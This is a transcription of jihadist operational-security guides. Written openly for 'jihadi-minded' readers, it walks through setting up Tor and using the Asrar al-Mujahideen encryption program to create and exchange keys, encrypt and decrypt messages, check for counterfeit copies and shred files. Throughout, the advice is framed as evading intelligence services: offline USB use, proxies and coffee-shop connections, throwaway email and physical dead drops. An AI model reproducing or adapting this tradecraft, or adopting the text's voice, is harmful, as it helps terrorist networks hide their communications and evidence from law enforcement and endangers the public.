


Step 5: Once Install has finished click finish to run. To open the program make sure to goto the destination folder the open tor browser as there are no shortcuts created




Step 6: if you receive this box simply click Connect and wait for Tor to Connect






Step 7: to check if tor is working correctly simply click “Test Tor Network Setting”






Step 8: to check if tor is has changed you location goto http://www.ip-adress.com the ip location should be different from you actual location




the result



To change your identity simply click on the onion then new identity & browser will automatically reopen the browser under a new identity



To Exit Tor simply close the browser like normal



Note: If you want to move the Tor Folder to another place or on a memory stick there is nothing wrong with that and its settings will remain unchanged Insha Allah!

Make sure when using tor you try to avoid playing youtube videos etc as this can potentially give away you actual location. It is best to download **freemake video downloader** or the equivalent and download the video for offline viewing

Praise be to Allah, Lord of the Worlds

How to use Asrar al-Mujahideen:
Sending & Receiving Encrypted Messages

Sending an important message in the old days only required a piece of paper, a writing utensil, and a trustworthy messenger that knows the location of the party you need to reach. Today, this is still an effective method if such a messenger is available and can get around without anyone stopping him. However, for the most part, this method has slowly evaporated and is now replaced with the Internet. Its benefit is that if there is no messenger that exists, access to the other party is only a few clicks of a mouse button away. Its harm is that the spies are actively paying attention to the Emails, especially if you are an individual that is known to be jihādī-minded. So how does one go about sending important messages without it being noticed by the enemy? Following is one method and that is by using an encryption software.



One such software is a program created by our brothers called Asrar al-Mujahideen 2.0. Here, we will discuss how to use this program, how to create your key, how to send and receive the public key of the other party, and how to check if your version of the software is forfeited or not. There are many things you can do with this program besides sending and receiving encrypted messages; we will cover those aspects in later issue, *In Shā' Allāh*.

I. CREATING YOUR KEY

After you download Asrar and open the program, you will see the main interface as is:

The first thing you need to do is create a key for yourself. So go ahead and click on 'Keys Manager' on the left hand side menu. You will get a small pop-up menu looking like the image to the left. Go ahead and click on 'Generate Keys' towards the bottom. You will get a pop-up looking like the image on the right:





In the first field, you type in your username that you would like to use; it has to be at least 5 characters. If you would like to use Arabic, you just have to click on the button to the far right to change the language. Then for the passphrase, enter in a password that is easy for you to remember, but difficult for anyone to figure out; it has to be at least 8 characters. Afterwards, click on 'Generate Now' at the bottom. This will take some time to create, so be patient. Mines took 10 minutes, so don't be surprised if it's longer.

Afterwards, click 'Close'. Now you are back to the previous pop-up. Click on 'Import Key' and import both the public and private keys. When you do that, it should look like what I have below. When finished, click 'Close'.



So now, under the Anti-Symmetric Keys, you should have both your keys listed. The first key is your private key; the second is your public. When you send your key to other people, you always send your public key and never the private one. This is because if they have the private key, they will be asked for your password.

II. IMPORTING YOUR ASSOCIATE'S KEY

The next step is to import your associate's public key in order to communicate with him. But before we do that, we need to know how to export a key (pretending that you are the friend) and how to send that key. Click on 'Keys Manager' and click 'Export Public Key'. Here, you will notice that your Public Key is readily available from before, sitting in the folder that has the Asrar program. If you save, it's just going to overwrite the same file, so click 'Cancel'. Now access the folder that has your Asrar program and open your Public key using notepad. You will get the image to the left:



The code sitting in the middle of the two lines is the public key. What you do is copy the entire page, and send that to your associate via any communication method you use such as Email. So now let's pretend that you already sent it over Email and your associate accesses that Email and sees the code. What does he do with it? He needs to first open notepad, and copy and paste the entire code. Save the file (the name doesn't matter) and close it. Then rename the file extension; notepad ends with .txt so we need to change it to .akf by right click, choosing rename and changing the extension. If you are unable to change the extension, then you need to access your folder options in any open window and uncheck 'hide extensions for known file types' [Tools - Folder Options - View]. Once you change it to .akf, go back to the Asrar program and import that public key by clicking 'Keys Manager' and 'Import Key'. Choose the file and click 'Open' to import it. Once imported, click close.



III. ENCRYPTING THE MESSAGE

Now that you have your and your associate's key ready, it's time to send a message to him. On the main interface of Asrar, click on your private key (under 'Type', it starts with 'Pub/Priv') and then click the red arrow to the left of 'Local User (Private Key)' towards the middle. You will do this every single time you want to send a message to someone. Then click on your associate's public key and click the blue arrow to the left of 'Remote User (Public Key)'. You are clicking this because you want to send the message to this individual. If you make a mistake, you can always click 'Clear Key' to the right.



Now click on 'Messaging' on the menu bar. Here, you will see a variety of options. For now, we will stick to the tabs entitled, 'Message to Send' and 'Received Encrypted Message'. In the 'Message to Send', write a short message for your friend. If you want to change between Arabic and English, you can click on the buttons on the top right.

Once finished, click 'Encrypt'. The next step is to send the code between the two lines to your associate through a method that you both agreed upon. Make sure to only send the code in between and not the 'Begin' and 'End' lines since if the authorities or any administrator sees such, it may open the door for more difficulties.

IV. DECRYPTING THE MESSAGE

So now let's pretend that you are the associate and you just received a new message in your Inbox that has all this code. How do you decrypt this code?

First copy the code and open Asrar.[1] Click on your private key and choose the red arrow. Then click on your associate's

1 Keep in mind, you can only do this part if you have your associate's private key and password since you cannot decrypt your own message unless if you sent it to yourself originallay in the Asrar program; you can always create a set of test keys to try this out.



public key (that has sent the message) and choose the blue arrow. Click 'Messaging' and then click 'Received Encrypted Message'. In the Passphrase, enter your password. If your password is in English, make sure to click on the button that is left to the top right button. You can uncheck 'Mask' to see if you are entering in your password correctly. Once you enter your password, paste the code into the empty box below and click 'Decrypt'. It will then take a moment to decrypt. If the code decrypted successfully, you will see the secret message from your associate. If you get an error, then it could be because of any of the following reasons:


a) You have more than one 'Pub/Priv' key and you chose the wrong one or did not put it in the correct place (i.e., local user).
b) The message is intended for someone else.
c) You copied the code incorrectly; make sure that the code is left aligned. You can do this by pasting it into Microsoft Word or a Rich Text Editor.
d) Your associate did not copy the code correctly.
e) Your associate changed his public key and used a new one to send you the message.
f) You imported the wrong public key.

If you get an error, try to troubleshoot with these reasons in mind. The program is very easy to use, so it's easy to find where the error lies.

Lastly, you can click on 'Save' on the top right to save the message as a text file to your computer.

V. CHECKING THE AUTHENTICITY

Now before you start using Asrar to send and receive encrypted messages, you need to first check if your copy of the Asrar program is legit or not. This is because the enemy has created an Asrar program identical to what the brothers created; the only difference is that the enemy had built in a mechanism that would allow them to spy on your program if they were to just have access to your public key.




So how do you check the authenticity? First open Asrar. Towards the bottom, you will see a few tabs starting with 'Select File to Encrypt'. Click on the arrow pointing right to go to the last tab entitled, 'Check Files Fingerprints'. Click on 'Browse' and select your Asrar program.

Click 'Open'. You will then see in the FFP field a bunch of characters. Copy and Paste these characters onto the OFP field below.



Then click on 'Check'. A pop-up box will appear to immediately tell you if your copy of the program is legit or not. If it is legit, it will look like the image to the left. If it is not legit, it will look like the image to the right:





If your program is fraudulent, you would have to find the authentic copy over the Internet and download it and re-run the fingerprint check to make sure it's safe to use. If you have the authentic copy, it's good to story a few extra copies on various formats such as CD, DVD, External Storage Devices and whatnot.

VI. ADVICE

Finally, I would like to give some practical advice to the ones using this program. Firstly, don't trust the program 100% even though it's been proven to be effective and safe. Strive to use other means such as writing letters or leaving messages using special symbols in uninhabited areas. If you need to use the program to contact someone that you have no other way of contacting except through the Internet, then follow these procedures:

a) Never keep the Asrar program on your computer's hard drive. Always have it ready on a USB flash drive that you don't use for anything else. This is because if the Asrar program is available on the hard drive and you access the Internet with that computer, it's possible that the enemy will use spy programs to infiltrate your computer and figure out your password for your private key by recording your key strokes.

b) Don't use this USB flash drive whilst connected to the Internet. Keep your computer offline while writing, encrypting and decrypting messages.


c) Get in the habit of changing your private key password as much as possible. The ideal way would be to change it every time before compiling a new message. To change the password, click on, 'Keys Manager' and 'Change Passphrase'.

d) Use any program that provides USB flash drive protection just in case. Some flash drives now come with security protection; invest in security.

e) When you send your message to your associate over the Internet, use a proxy and an Internet connection that you don't regularly use (such as coffee shops).

f) If you and your associate will use Email as the primary means of communication, then obviously, don't use your regular public Email to send encrypted messages; create a new Email using a proxy and an Internet connection you don't regularly use.

g) Do careful research (using a proxy) and exploration to figure out other alternatives besides Email; if you are confident about its security, use it.



ASRAR AL-MUJAHIDEEN 2.0

Terr0r1st extras



> It is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program.

In the previous issue, we discussed in-depth the main function of *Asrar al-Mujahideen 2.0*, namely its communication methods through the use of encryption. Here, we will be touching on some of the extra functions of the program that you can find useful. We will talk about encrypting and decrypting files on your computer. Afterwards, we will discuss the File Shredder process.

Before we start talking about that, it is important to note that getting caught from the intelligence services for using this program will most likely end you up in prison. So we have explained how to use the program, but it is entirely up to you on how to establish communication between contacts without being obvious to the intelligence services that you are using this program. It will take research and exploration on your part in order to devise a well-thought out plan to keep every identity safe.

1. Encrypt File

Let's say you have a Word Document on your computer that you don't want any prying eyes to see. You could just use the hidden feature available on the system or bury the file somewhere in some system file, but it's still possible that someone can find it if he searches hard enough. For law enforcement agencies however, finding files isn't much of an issue. They have programs exclusive to their departments that can seek out what they are looking for based on both the file name and its contents. In order to have some peace of mind, the encryption method would be the best alternative to take.

Towards the bottom of Figure 1.0, you will see a series of tabs. The first of them is 'Select File to Encrypt'. This is what we want. What will happen in this process of encryption is that a copy of your file will be made and converted into an unreadable format, leaving the original intact. In order to get rid of the original, place a check in 'Shred Out Original File' towards the bottom.

Next, click the yellow folder to the right to select your file. When you click open, you will see the path bar filled in. If not, try again.

Next, you will choose your Pub/Priv key and click the large red arrow. Then you will choose the one which will be able to see your encrypted file and click the large blue arrow.

Afterwards click 'Encrypt File' towards the top left of the menu. You should get a message saying that the file was encrypted successfully. You should then see a file that ends with .enc in the same place your original file is. If you get an error saying 'No mail box specified', then it means you haven't properly chosen either the Local or Remote User (i.e., the blue and red arrows).

2. Decrypt File

Decrypting the file you made is the same process as above. In the main window, you will click on the tab on the bottom 'Select File to Decrypt'. Click the yellow folder to select your file then click 'Decrypt File' at the top left in the menu. You will be asked for your password. Type it in and click OK. Once that's finished, depending on the size of the file, it will take some time to decrypt. You should then get a message saying that the file was decrypted successfully. In the same folder where your encrypted file is, a new folder will be automatically created called

'Decrypted'. In it you will find your file.

3. File Shredder

Many intelligence officers are able to find deleted files on a hard drive through the use of specially made programs. For instance, let's say a person deleted a file and formatted their computer. After a few years, the hard drive falls into the hands of the intelligence agency. Through their programs, there's a high possibility of them recovering that file. The *Asrar* program has a feature for permanently deleting your files, making it harder for the enemy to retrieve them.

Click on 'File Shredder' on the left menu.

From here, the process is simple. In Figure 1.3 you will see three columns. Starting from the left, the first column shows the root folders and disks of your computer. You will select the folder in which your file is located from here. Once you select the folder, the second column displays all the files in that folder. To delete the file, simply click on it, drag it into the third column and click the 'Shred Files' button towards the bottom.

There are many programs that can do the same. If you ever come across them, you will find options such as wiping three times over, seven times over and so on. This just means that the process of deletion will be repeated that many times. The more times it is wiped over, the safer is your hard drive from prying eyes. The minimum wipe times you should use is 7 times.






FIGURE 1.0

FIGURE 1.0: The first tab in the bottom panel will allow you to encrypt any file of your choosing.




FIGURE 1.1

FIGURE 1.1: Select your Pub/Priv key as the local user & then choose a remote user. Then click Encrypt File.




FIGURE 1.2

FIGURE 1.2: Choose the folder in which your file is located. Drag & drop from the second column to the third. Click Shred Files.

Asrar al Mujahideen - Made Easier

In the Name of Allah, The Most-Compassionate The Most-Merciful

Penned by the brother from Ansar1


اللهم اجعلنا خير أنصار لخير مجاهدين

O Allah! Make us better helpers (advocates) for the good of the Mujahideen


Add a public key – Encrypting Messages - Decrypting messages

